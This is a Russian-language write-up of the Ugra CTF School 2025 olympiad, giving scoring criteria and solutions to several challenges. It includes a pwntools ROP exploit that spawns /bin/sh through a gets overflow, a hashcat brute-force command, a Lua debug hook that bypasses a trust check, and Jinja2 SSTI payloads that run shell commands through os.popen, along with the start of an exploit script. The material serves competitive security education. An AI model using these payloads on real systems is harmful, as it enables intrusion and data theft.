# Задания, решения и критерии Ugra CTF School 2025

## Критерии

### Формат проведения этапа

Заключительный этап длился 5 часов. Участники решали задания индивидуально.

Каждый участник олимпиады получал персональный вариант каждой задачи. Варианты были сгенерированы непосредственно при получении задания. Генераторы вариантов и исходные коды задач расположены в репозитории олимпиады: https://github.com/teamteamdev/ugractf-2025-school.

Для генерации собственного варианта запустите в директории соответствующего задания скрипт: `python3 generate.py uuid ..`

### Критерии оценивания

Каждое задание оценивается в полный балл, если участник смог получить и сдать соответствующий ответ, и в ноль баллов во всех остальных случаях.

- Победителями олимпиады были признаны участники, набравшие 1200 баллов.
- Призёрами олимпиады II степени были признаны участники, набравшие 650 и более баллов.
- Призёрами олимпиады III степени были признаны участники, набравшие 300 и более баллов.

## Задачи и решения

### Чат-бот

Бинарная эксплуатация, 200 очков.

> Разработана первая мультимодальная нейросетевая модель для CTF-соревнований. Обучение начали с лора.
>
> Нам удалось извлечь бинарный файл нейросети, но для запуска нужна лицензия.
>
> chatbot
> `nc ailicensing.s.2025.ugractf.ru 10560`
> Token: ...

#### Решение

В поведении сервиса нет ничего интересного: на любой ввод он отвечает каким-то бредом на чём-то похожем на русский язык. Поэтому сразу пойдём и посмотрим предоставленный нам исполняемый файл в нашем любимом средстве реверс-инжиниринга (далее в этом тексте это будет Ghidra).

Анализировать файл очень помогает то, что он слинкован статически: прямо в него встроены все функции стандартной библиотеки, поэтому мы сразу видим их имена.

Изучим функцию `main`. Обработка ошибок нам не очень интересна, будем пропускать эти куски.

```
...
puts("Reading license...");
local_c = open("./flag",0);  // local_c — файловый дескриптор
```

```
...
  local_18 = fdopen(local_c,"r");  // local_18 — указатель (FILE *)
  memset(local_428,0,0x400);
  pcVar3 = fgets_unlocked(local_428,0x400,local_18);  // читаем первую строку
  ...
    iVar1 = strcmp(local_428,"-----BEGIN AI CHATBOT LICENSE-----\n");
    if (iVar1 == 0) {  // первая строчка в файле — такая, какая должна быть
      pcVar3 = fgets_unlocked(local_428,0x400,local_18);  // читаем вторую строку
      ...
        sVar5 = strlen(local_428);
        iVar1 = check_license(local_428,(int)sVar5 + -1);  // эта функция проверяет, что содержимое лицензии
                                                           // подходит под формат флага
        ...
          local_1c = getuid();
          iVar1 = setuid(local_1c);  // сбрасываем права
          ...
            uVar4 = main_lic();  // переходим к основной функциональности программы
            ...
```

Название файла `./flag` намекает, а содержимое же функции `check_license` не оставляет сомнений, что именно нам надо доставать. При этом после чтения флага сбрасываются права через `setuid` — это намекает на то, что, наверное, для чтения файла требуются повышенные права; при этом в исполнение программы до этого момента нам никак не вмешаться.

Для файла делается `open`, но нигде не делается `close` — а значит, файловый дескриптор по-прежнему действителен даже после сброса прав, что позволит с его помощью достать-таки флаг.

Так что вмешаться можно и попозже.

```
undefined8 chat_loop(undefined8 param_1) {
  int iVar1;
  char *pcVar2;
  undefined8 uVar3;
  size_t sVar4;
  char local_108 [256];
  ...
  pcVar2 = gets(local_108);
  ...
```

Описание функции `gets` в мануалах начинается со слов *Never use this function.* Она без тени сомнения запишет в память столько байт, сколько получит из ввода — и если их будет больше предусмотренных объявлением переменной 256, можно перезаписать всё то, что окажется в памяти дальше. А окажется там сохранённое значение регистра RBP (8 байт; они нас не интересуют, можно затереть чем угодно) и адрес возврата (ещё 8 байт — указатель на код, который будет исполняться по завершении функции `chat_loop`). На место адреса возврата можно записать указатель на инструкции, которые мы хотим.

> Всё это работает, потому что для программы отключена ASLR (address space layout randomization). Понять это мы можем по отсутствию указания `PIE` в выводе `file`:
>
> ```
> $ file ./chatbot
> chatbot: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, with debug_info, not stripped
> ```
>
> При включенном ASLR адреса кода, на которые мы хотели бы передать управление, пришлось бы угадывать, имея довольно невысокие шансы на успех.

Добиться таким образом можно практически чего угодно. Например, можно превратить нашу исполняемую программу в шелл. Именно «превратить»: в Linux за вызов из программы других программ отвечает вызов `execve`, он буквально подменяет сделавшую вызов программу на ту, которую указано (если программа хочет исполнить другую программу, но при этом сама работать дальше, она должна сначала с помощью вызова `fork` сделать копию самой себя, и копия должна вызвать `execve`). Файловые дескрипторы при такой подмене сохраняются — это нам пригодится.

Благодаря статической линковке мы можем воспользоваться любыми функциями стандартной библиотеки. Если бы линковка была динамической (как это бывает чаще), то ассемблерный код, осуществляющий системный вызов, пришлось бы писать самостоятельно.

Вокруг `execve` как раз есть несколько функций-обёрток для удобства использования, нас устроит `execv`. Вызовем её с аргументом `/bin/sh`: найдём в файле строку `/bin/sh` и передадим её адрес первым аргументом в функцию.

Сформировать и заслать нужные байтики нам поможет pwntools.

```
from pwn import *

...

io = start()
if not args.LOCAL:
    io.recvuntil('Enter token:')
    io.sendline('3tk29z9vfskh6lt3')

io.recvuntil('Чат-бот (введите "exit" для выхода)')
payload = b'A' * 0x108

rop = ROP(exe)
rop.call('execv', [
    next(exe.search(b'/bin/sh')),
    0
])
payload += rop.chain()

io.sendline(payload)
io.interactive()
```

Полный код

В шелле увидим наш файловый дескриптор (ему выделился номер 3) и воспользуемся им:

```
$ ls -al /proc/self/fd
...
lr-x------    1 user     user            64 Apr 14 10:53 3 -> /app/flag
...
$ cat <&3
$
```

Правда, прочитать ничего не получилось: файл уже был прочитан, и чтобы прочитать его заново, надо перемотать его на начало. Вызвать нужный нам `lseek` напрямую из шелла нельзя, поэтому можно написать короткую программу на C:

```
char buffer[1024];
ssize_t bytes;

lseek(3, 0, SEEK_SET);
bytes = read(fd, buffer, sizeof(buffer));
write(1, buffer, bytes);
```

Полный код

Скомпилируем код прямо на сервере — благо там есть gcc — и выполним. `exec` нужен, чтобы снова сохранить файловые дескрипторы.

```
$ cd /tmp
$ cat <<EOF >poc.c
...
```

```
EOF
$ gcc poc.c -o poc
$ exec ./poc
-----BEGIN AI CHATBOT LICENSE-----
ugra_ailicensingiscoolbutbut_kf336a1l53mb
-----END AI CHATBOT LICENSE-----
```

Флаг: **ugra_ailicensingiscoolbutbut_kf336a1l53mb**

**Альтернативный вариант** В исполняемом файле уже есть функции `lseek`, `read` и `printf` — можно воспользоваться ими непосредственно, не прибегая к шеллу.

Пример эксплоита (за код спасибо @justmarfix):

```python
from pwn import *

context.log_level = "warn"

payload = b"A" * 256 + b"B" * 8 # buf + padding bytes

payload += p64(0x401f3c) # pop rdi
payload += p64(3) # fd
payload += p64(0x403549) # pop rsi
payload += p64(0) # offset to read from
payload += p64(0x41178f) # pop rdx
payload += p64(0) # mode: set position to offset value
payload += p64(0x463df0) # lseek call

payload += p64(0x401f3c) # pop rdi
payload += p64(3) # fd
payload += p64(0x403549) # pop rsi
payload += p64(0x49d050) # read to addr
payload += p64(0x41178f) # pop rdx
payload += p64(0x100) # amount of bytes to read
payload += p64(0x4640d0) # read call

payload += p64(0x401f3c) # pop rdi
payload += p64(0x49d050) # read from addr
payload += p64(0x401002) # ret gadget for fixing stack
payload += p64(0x44efa0) # printf call

p = remote("ailicensing.s.2025.ugractf.ru", 10560)
p.sendline(b"qg41f0bwdn8xd9yx")
p.sendline(payload)
p.interactive()
```

## Личинг

Программирование, 150 очков.

> Встаньте на раздачу кто-нибудь...
>
> *flags.torrent*

### Решение

Имеем файл `flags.torrent`, похоже нам нужно получить его содержимое. Пробуем добавить его в любой доступный нам torrent-клиент.

Видим в списке файл с названием `У. Ц. Уцуг - Коллекционер флагов - 2001.txt` весом в 2,1 КБ. По всей видимости, в свободное от написания нормативных актов время, *У. Ц. Уцуг* пишет книги.

Однако, к большому сожалению, пиры не находятся — трекер недоступен, а по DHT никто не раздает. Оно и понятно — торрент был создан аж в 2006 году!

Torrent-файл — словарь, закодированный в bencode, который состоит из:

- Адреса трекера
- Метаданных (комментарий, дата создания)
- Блока `info`, внутри которого хранятся:
  - Размер файла
  - Название файла
  - Количества байт на каждый кусок
  - Список SHA-1 хешей каждого кусочка

Заметим, что сам torrent-файл весит 8,1 КБ, что почти в 4 раза больше, чем его содержимое. А также, что размер кусочка составляет всего 5 байт, в то время как у большинства torrent-файлов он 256 КБ.

Всего в файле 402 хеша, каждый из которых кодирует по 5 байт. Можно предположить, что внутри файла .txt содержатся текстовые данные. Гипотеза подтверждается, например, через crackstation: первому хешу `4b1f2cc023ff18f324c50de562a76ddad4486098` соответствует значение `Once,`. Пробуем проверить другие хеши через crackstation, но, увы, уже на втором сталкиваемся с ошибкой Not found.

Если мы будем перебирать все возможные хеши из 5 байт, то это потребует перебрать $256^5 = 1\,099\,511\,627\,776$ вариантов. При переборе хешей на NVIDIA 4090 это займет около 20 секунд, а на слабых CPU — часы или даже дни.

Можно предположить, что в исходном тексте используются только видимые ASCII-символы. $96^5 = 8\,153\,726\,976$ — уже лучше, но даже с таким допущением скрипт на Python ищет решение около 2 часов; использование Rust или параллельного вычисления не сильно помогает ускорить процесс.

Мы знаем, что формат флага `ugra_[a-z0-9_]`. Если мы попробуем перебрать только эти символы, игнорируя остальные, то получим следующую картину:

```
_____________________________________________lecti_____________________other_________video
_____________________________________________rchin_____metim_____sessi___________________
_____________rowin_____lecti_____________rning_____________________________________________
_____________________________________noteb_________backp___________________hould_________dered
_____________peeki_____________________________flags_____________________________________
_____________________________________________efull_____________________preci_____reasu_____
_____favor_____________________________________small_____________yster_____messa_____
gra_torrenting_is_not_piracy_3qsll2tszwc_____itten_____________________________________
_________ondha_____oksto_____________cover_____lliot_____________________chest___________
romis_____________________________________count_________world_____________________________
_____estiv_____________________________________________________ringi_____________________
_____________their_____________________________rents_____________________impor_________
_____________________________tival_____arriv_________lliot_____________________________
estiv_____ounds_____________________________________utter_________breez_____________________
eople_____________________________ition_____othes_____________cents_____________________
_____________________________________endsh_____________rever_____________ipped
_____________________________________________________________________________flags_____
_____________________________stare_____________azeme_____________________dream_________
innin_____________lliot_____inued_____adven_____________________noteb_____________________
titch_____________________________lways_____ching_________reami_____lways_____ectin_____________
________
```

Несложно догадаться, что большая строка среди остальных обрывков слов и есть флаг. Можем это проверить, перебрав всего лишь 4 символа, дополнив их буквой `u`. Перед флагом написано `messa ge: "u gra_t`. Но при попытке дописать в начало `u` и сдать флаг нас встречает ошибка: флаг неверный.

Судя по всему, нам не хватает конца флага. Мы уже знаем, что, скорее всего, после флага находится

символ кавычки. Поэтому пробуем перебрать варианты, которые состоят из 1–4 возможных букв флага, символа " и остальных символов. К счастью, такой вариант находится: `b" wr`.

Соединив все кусочки пазла, получаем флаг.

Полное решение перебором с оптимизаций работает примерно 5–10 минут.

Флаг: **ugra_torrenting_is_not_piracy_3qsll2tszwcb**

**Второй способ** Мы можем перебрать все печатаемые ASCII-символы с помощью супероптимизированной программы `hashcat`, предварительно извлёкши хеши в hex-формате в отдельный файл:

```
hashcat -d 1 -a 3 -m 100 hashes.txt "?a?a?a?a?a"
```

## Встроенный Принц

Тестирование на проникновение, 250 очков.

> Вас попросили разработать новый интерфейс для дверей Замка Всех Принцесс. Однако, у них нет тестового стенда, поэтому ваш код будет запускаться на самом настоящем замке! К счастью, их разработчики учли этот момент и процессор ЗВП поддерживает режим недоверия, в котором двери замка никогда не откроются.
>
> Разумеется, у вашего сердца свои цели и оно всеми силами хочет открыть двери замка. Слушайте свое сердце, оно не обманет.
>
> runner.c
> *https://princelua.s.2025.ugractf.ru/token*

### Решение

Пока отложим в сторону сайт (на котором есть только форма для сдачи), и будем смотреть на `runner.c`.

С виду это совершенно обычный код, который инициализирует Lua, загружает некую прошивку и выполняет код пользователя. Первое, на что мы обратим внимание — фукнция `_open_castle`:

```
static char* castle_firmware_file = NULL;
static const luaL_Reg castle_funs[] = {
  {"is_trusted", &is_trusted},
  {"open", NULL},
  {NULL, NULL}
};
static int _open_castle(lua_State* L) {
  luaL_newlib(L, castle_funs);
  int rc = luaL_dofile(L, castle_firmware_file);
  if (rc ≠ LUA_OK) {
    const char* err = lua_tostring(L, -1);
    fprintf(stderr, "failed load castle firmware: %s\n", err);
    return luaL_error(L, "failed load castle firmware: %s", err);
  }
  rc = _reload_stripped();
  if (rc ≠ LUA_OK) {
    const char* err = lua_tostring(L, -1);
    fprintf(stderr, "failed strip castle firmware: %s\n", err);
    return luaL_error(L, "failed strip castle firmware: %s", err);
  }
  lua_pushcclosure(L, &is_trusted, 0);
  lua_call(L, 1, 1);
  luaL_checktype(L, -1, LUA_TFUNCTION);
  lua_setfield(L, -2, "open");
```

```
  return 1;
}
```

Отсюда мы узнаем два важных факта о библиотеке ЗВП:

- Есть функция `is_trusted`, которая возвращает, был ли передан флаг `-t`
- Прошивка, которая передаётся снаружи, — на самом деле функция, которая принимает `is_trusted` и возвращает другую функцию `open`.

У прошивки стираются отладочные символы, поэтому её исходники больше не будут нам доступны.

Цель очевидна: вызывать функцию `castle.open()`. Только при вызове мы получаем ошибку про `untrusted mode`. Логично, не просто же так прошивка принимает на вход `is_trusted`.

Сразу хочется сделать что-то вроде `castle.is_trusted = function() return true end`. Однако это не сработает.

Направление мысли верное: мы хотим, чтобы `is_trusted` всегда возвращала `true`, то есть поменять память программы. Каноническим способом делать это всегда был отладчик.

В `_init_lua` нам подрезали `dofile` и `loadfile`, а библиотеки, работающие с системой (`os`, `io`, `package`) вообще не подключили. Но нам оставили библиотеку `debug`.

Немного прочитав про устройство Lua, мы узнаем две важные вещи:

- Есть локальные ячейки, которые можно модифицировать через `debug.getlocal` и `debug.setlocal` по номерам;
- Аргументы и возвращаемые значения у функций передаются через них.

План такой: перехватывать все возвращаемые значения и изменять `false` на `true`. Тогда получится такой скрипт:

```
function hook()
  i = 1
  while true do
    name, value = debug.getlocal(2, i) -- пропускаем getlocal() and hook()
    if not name then break end -- out of bounds
    if value == false then
      debug.setlocal(2, i, true)
    end
    i = i + 1
  end
end

debug.sethook(hook, "r") -- добавляем наш хук только на событие return
                         -- из функции castle.open()
```

Запускаем — и нам выводится флаг.

Флаг: **ugra_princ3ss_1s_fre3d_by_y0u_1e0460fb**

**Что могло пойти не так?** Скрипт решения очень простой и довольно прямолинейный: он не пытается понять, что это был именно вызов функции `is_trusted`. К примеру, у нас бы ничего не получилось, если бы в прошивке была такая проверка:

```
function identity(arg) return not not arg end

if identity(false) then
  warn("Hack detected!")
  return
end
```

Чтобы чуть более точно определить, что это `is_trusted`, можно добавить две проверки:

- При `call` количество аргументов 0, при `return` только одно значение `false`;

- Между `call` и `return` не было вызовов `line`, так как мы знаем, что `is_trusted` из C.

Однако здесь это всё не потребовалось.

**Непредусмотренное решение** Из Lua-кода была доступна функция `string.dump` — с её помощью можно получать байткод функций. Достаточно было вызвать `string.dump(castle.open)` и отправить результат в декомпилятор, а затем запустить то, что получилось — это работало, так как в функции не было внешних зависимостей (она вычисляла хеш FNV-1a от токена пользователя и соли).

## √

Веб-программирование, 150 очков.

> Разработчики одного известного сервиса решили воскресить своё детище под новым названием и с новой миссией.
>
> app.tar.gz
> *https://radikal.s.2025.ugractf.ru/token*

### Решение

Мы видим сайт, на котором можно добавлять математические формулы. Все формулы защищены паролем — не зная пароль, невозможно просмотреть формулы других пользователей. На сайте перед нами добавлена ровно одна формула — флаговая. Судя по всему, именно её нам и нужно посмотреть.

Чтобы понять, как работает сайт, просто добавим свою формулу через веб-интерфейс. Она появляется в ленте на главной странице. При вводе пароля видим, что загружается SVG-картинка по пути вида `/uploads/formula_8200ple.svg`. Никакой авторизации у нас нет.

Из предоставленного кода приложения дополнительно убеждаемся, что это — директория со статическими файлами, и никакой умной логики по обработке файлов в ней нет: все формулы просто складываются в указанную директорию.

Обратим внимание, что имя файла с формулой не особо длинное: уникальных символов в нём всего 7, и всё это — строчные латинские буквы или цифры, всего 36 вариантов.

Однако, $36^7$ вариантов — всё ещё много, чтобы перебирать HTTP-запросами.

Изучим исходный код: мы видим использование библиотеки `cuid`. Если установить эту библиотеку или открыть её в NPM, нам сообщат, что она «небезопасная». Давайте разберёмся, что же с ней не так.

Нам поможет код функции `slug`, с помощью которой генерируются пути к загружаемым файлам:

```
cuid.slug = function slug () {
  var date = new Date().getTime().toString(36),
    counter = safeCounter().toString(36).slice(-4),
    print = fingerprint().slice(0, 1) +
      fingerprint().slice(-1),
    random = randomBlock().slice(-2);

  return date.slice(-2) +
    counter + print + random;
};
```

Итак, что мы имеем:

- 2 символа получается из даты
- затем идёт некий «счётчик» длиной не более 4 символов
- затем идёт «отпечаток» машины, на которой был сгенерировано название, длиной 2 символа
- и, наконец, 2 случайных байта

Дата публикации формулы нам известна. Правда, выясняется, что она нужна с точностью до миллисекунд — а в веб-интерфейсе показываются только секунды. Но мы по коду видим, что на

фронтенд передаётся точный timestamp, а значит, его можно посмотреть на вкладке Network в инструментах разработчика или же просто наведя курсор на дату — дополнительно точное время добавлено в атрибут `title`.

Сгенерировав некоторое количество формул, убеждаемся, что все они получаются с одного устройства с «отпечатком» `0p`.

> На самом деле, в теории отпечаток может поменяться, если перезапустится процесс сервера, поскольку в его формировании участвует PID процесса — но при запуске в контейнерах, как правило, этот ID равен 1 или 2, а при перезапуске сервера перезапускается весь контейнер.

Теперь счётчик. Мы можем также заметить, что он всегда равен нулю. Почему так? Счётчик — это переменная, которая увеличивается на 1 на каждую генерацию картинки текущим процессом. Это не самый надёжный способ: например, в приложении может быть много воркеров, и у каждого счётчики будут независимо начинаться с нуля. Более того, в последнее время (и особенно — в приложениях на Next.js) стали популярны варианты serverless-развёртывания: в этом случае хостинг-провайдер самостоятельно запускает приложение чуть ли не на каждый запрос пользователя. Разумеется, в этом случае счётчик тоже будет равен нулю.

Таким образом, у нас есть:

- 2 байта времени
- 2 байта «отпечатка»
- 2 случайных байта
- «счётчик», который почти наверняка равен нулю

Это уже не так сложно и перебрать. Перебираем все $36^2$ вариантов случайных байт, пробуем нулевой «счётчик» и известное нам время публикации. Если не нашлось подходящего файла — пробуем изменить время публикации на пару миллисекунд, поскольку между записью времени и генерацией файла могло пройти небольшое время; можно также попробовать увеличить «счётчик».

Рано или поздно находим флаг.

Эксплоит для перебора только случайных байт

Флаг: **ugra_how_to_unsee_this_formula_lr4xu6fon9gk**

## Маршрут

Криптография, 100 очков.

> Приехали.
>
> *Untitled.txt*

### Решение

Скачиваем `Untitled.txt` и смотрим, куда надо скататься. В файле мало строк, на каждой строке какое-то своё название, названия иногда повторяются — возможно, названиям соответствуют символы флага. Попробуем посмотреть на первые пять строк

| Локация | Флаг |
|---|---|
| Голутвин | u |
| Акри | g |
| Подосинки | r |
| Войново | a |
| Балабаново | _ |

Замена этих названий на буквы ничего особо не даёт:

```
ugra_..a.....u...r........g..u...a._r......._........u..ur..........
```

Видимо, _ кодируется не только как «Балабаново», и шифр не настолько прост.

Попробуем понять, как можно вытащить из остальных слов соответствующие им числа.

По встречающимся припискам «-Савёловский», «-Пассажирская», «I» и «II» можно понять, что это названия железнодорожных остановочных пунктов. Всё это — названия каких-то подмосковных мест; расстояния от большинства из них до Москвы больше 80 километров — можно оценить на глаз отосительно «Большой бетонки».

Номера символов в ASCII — таких, которые могут быть во флаге — как раз лежат в этом диапазоне.

| Локация | Флаг | Номер |
|---|---|---|
| Голутвин | u | 117 |
| Акри | g | 103 |
| Подосинки | r | 114 |
| Войново | a | 97 |
| Балабаново | _ | 95 |

Посмотрим в Википедии про эти станции — Голутвин, Акри, Подосинки, Войново, Балабаново.

**Голутвин (117)** Ищем 117 и находим в двух местах — в карточке и в маршрутной карте, причём в маршрутной карте более точное число.

**Акри (103)** 103 не ищется. Посмотрим в карточку — видим 105. Смотрим в маршрутную карту и видим 102.7, то есть придётся округлять. В разделе *См. также* есть ссылка на огромный Список железнодорожных станций и платформ Московской области. Тут тоже для Акри указано расстояние 102.7, а для Голутвина указано верное 117. Удобно, что столько данных, на вид подходящих, есть в одном месте. Посмотрим дальше.

**Подосинки (114)** Список говорит, что расстояние 81.7. С округлением получается 82 — это код буквы `R`. В карточке расстояния нет, в маршрутной карте тоже 81.7. Будем жить с тем, что могут быть и заглавные буквы.

**Войново (97)** Список говорит 97.1 км и называет эту платформу *Воиново*, противореча статье с этой платформой. Происходит явно что-то не особо чистое, но это не особо важно. Маршрутная карта тоже согласна с таким расстоянием.

**Балабаново (95)** В списке этой станции нет, потому что она в Калужской области. Но это не мешает посмотреть на маршрутную карту и увидеть расстояние 95.2. В карточке расстояния до Москвы нет, есть только до Тихоновой Пустыни и Бекасова I.

Из этих данных можно сделать вывод, что нужно взять все маршрутные карты радиальных направлений подмосковных железных дорог и сопоставлять их с числами. Напряжно, но делается. Примерно так и составлялся оригинальный словарь для этой задачи.

Можно дотыкаться в карточках станций до АСУЖТ (ЕСР) и найти в разделе *Ссылки* сайт, который склеивает ЕСР и OSM, ещё и предоставляя поиск. Проделываем такие же операции и понимаем, что надо забирать километраж из поля *Название (unla.webservis.ru)* (более удобное поле *Километраж* не подойдёт — у Подосинок, например, оно просто пустое).

Можно написать простой автоматический солвер на основе запросов к этому сайту, но это муторно — нужно обрабатывать кучу крайних случаев: переименованные станции, станции у которых почему-то указано два километража и так далее. У автора не получилось за разумное время одновременно и не сойти с ума, и написать полностью рабочий солвер — на попытку можно взглянуть тут.

После долгих страданий сдаём выписанный флаг.

Флаг: ugRa_THanK_you_foR_CHoosINg_russIan_RAilWAys_14idH66Nu87uRPqy1CJlT6Zo

**Постмортем** Оказалось, что неточности в километрах из некоторых источников приводили к появлению литспика в текстовой части флага, рождению дополнительного подчёркивания и просто запутыванию.

Автор сожалеет о том, что случайная часть флага была сделана такой длинной, так как на её перепроверку требовалось слишком много сил.

Уцуцуга пришла, откуда не ждали.

## Ржавчинная руда

Веб-программирование, 300 очков.

> Одна и та же последовательность букв может нести совершенно разный смысл, не так ли?
>
> *https://rustore.s.2025.ugractf.ru/token*

### Решение

Доменное имя сайта наталкивает на мысли, которые оказываются совершенно ложными. Смиримся с этим.

Изучим сайт. У нас есть страница с постами и кнопки, открывающие формы: создания поста и настроек. Создав пост, мы увидим, что он выглядит точно так же, как и все остальные; наше имя пользователя — это последняя часть адреса страницы, а в качестве аватарки у нас серый кружочек. А настройки позволяют выбрать одну из трёх тем и загрузить себе новую аватарку. Правда, принимаются почему-то только векторные изображения с расширением *.svg*.

Чтобы видеть, что происходит с аватаркой, полезно создать хотя бы один пост — он будет самый новый — и переключиться на одну из тем, где аватарки крупные.

Можно заметить, что загрузка изображения приводит к результату не сразу: появляется изображение, информирующее о проверке аватарки антивирусом:

Действительно, мало ли что бывает в SVG? Но если с картинкой всё нормально, через несколько секунд аватарка обновится.

Как же добиться срабатывания антивируса? Можно попробовать формировать разные SVG-файлы: невалидный XML, джаваскрипт внутри, просто файлы другого типа... Рано или поздно антивирус не пропустит файл.

Оказывается, «антивирус» всего лишь проверяет наличие в файле скобок { и } — даже тогда, когда эти скобки ничему не угрожают.

Или угрожают?

Вернёмся чуть-чуть назад, к списку тем, и посмотрим на него повнимательнее.

```
<select name="theme">
    <option value="default.html" selected>default</option>
    <option value="rusty.html" >rusty</option>
    <option value="modern.html" >modern</option>
</select>
```

Почему-то в значениях указан `.html` — прямо как в именах файлов. Естественно предположить, что это и в самом деле физически существующие файлы. Только вот как до них добраться?

Аватары доступны по адресам вида `.../x6983v71aunu10r5/?avatars/x6983v71aunu10r5.svg`. Часть адреса, которая идёт после знака `?`, — это запросная строка (query string). В отличие от пути (который идёт левее), для такого указания на имя файла не гарантируется нормализация; то есть здесь с большей вероятностью возможна уязвимость к атаке *path traversal*.

Впрочем, конкретно в этом месте сервис, похоже, как-то защищён: попытки сделать запросы вида `...?avatars/../../../../etc/passwd` приводят к ответам `403: Forbidden`.

Но это место — не единственное, где мы можем указывать путь к файлу. Что будет, если в качестве имени шаблона попробовать указать путь к аватарке? Мы пока не знаем, какой у неё относительный путь, но мы уже знаем, что существует директория `avatars` — поэтому можем предположить, что сработает что-то вроде `../avatars/uuruozecacixrsmo.svg` (возможно, с несколькими `../`).

Найдём какую-нибудь аватарку и подправим элемент веб-инспектором:




Рис. 1: Инспектор

И действительно: если в имени файла нет ошибок, теперь мы видим вместо страницы картинку, то есть именно она была использована в качестве шаблона. Выбранная тема устанавливается в куки, поэтому чтобы вернуть сайт как было, их нужно удалить.

Наверное, всё-таки не зря «антивирус» запрещает фигурные скобки. Вероятно, используется шаблонизатор вроде Jinja2, где именно внутри фигурных скобок заключаются все конструкции.

Можно заметить, что «антивирус» запускается отложенно с некоторой периодичностью. Наверное, с этой периодичностью он просматривает некую папку с файлами, подлежащими обработке, обрабатывает их, а в случае прохождения проверки перемещает в целевое место. Иногда бывает так, что можно записать в файл часть содержимого, позволить проверке отработать на этой части, а потом дописать остальную часть. Уязвимости этого класса называются *состоянием гонки (race condition)*.

В Linux перемещение открытого файла в пределах одной файловой системы никак не мешает процессам, которые его открыли, читать и писать его.

Как же разнести во времени запись разных частей файла? Можно отправить тело HTTP-запроса с картинкой по частям, с ожиданием в середине. Если ни на каком этапе не случится буферизации запроса, сервер сразу начнёт запись в файл — но не закончит её, а будет ждать очередной порции данных, пока запрос не будет получен полностью.

Достанем образец тела запроса из веб-инспектора, чтобы поменять его под наши нужды.




Рис. 2: Запрос

Нам сначала надо заслать некую часть запроса, которая пройдёт «антивирус» — может потребоваться увеличить её размер пробелами, чтобы буферизации точно не случилось. Потом можно дослать остаток шаблона. Затем следующим запросом неплохо бы посмотреть, к чему приведёт использование нашего шаблона.

Вообще этот вид уязвимостей называется *SSTI (server-side template injection)*. На самом деле в нашем случае мы можем не только посмотреть передаваемые в шаблон переменные, но и исполнить произвольный код — это позволяет, например, получить исходный код приложения, удалить чужие посты и вообще делать что угодно.

Вот так, например, в Jinja2 можно посмотреть весь текущий контекст шаблона (в том числе передаваемую ему переменную `flag`):

```
{{ self._TemplateReference__context }}
```

А вот так — вытащить все исходники:

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen("grep -r . /app").read() }}
```

Способов добраться до исполнялки команд существует множество — вот далеко не полный набор трюков для Jinja2.

Полный эксплоит, отправляющий запрос с задержкой и достающий только флаг, выглядит так:

```python
#!/usr/bin/env python3

import requests
import aiohttp
import asyncio

PATH = "https://rustore.s.2025.ugractf.ru/x6983v71aunu10r5/"
BOUNDARY = b"----WebKitFormBoundary7MA4YWxkTrZu0gW"

async def body_generator():
    yield b"--" + BOUNDARY + b"\r\n"
    yield b'Content-Disposition: form-data; name="theme"\r\n\r\n'
    yield b"../avatars/x6983v71aunu10r5.svg\r\n"
    yield b"--" + BOUNDARY + b"\r\n"

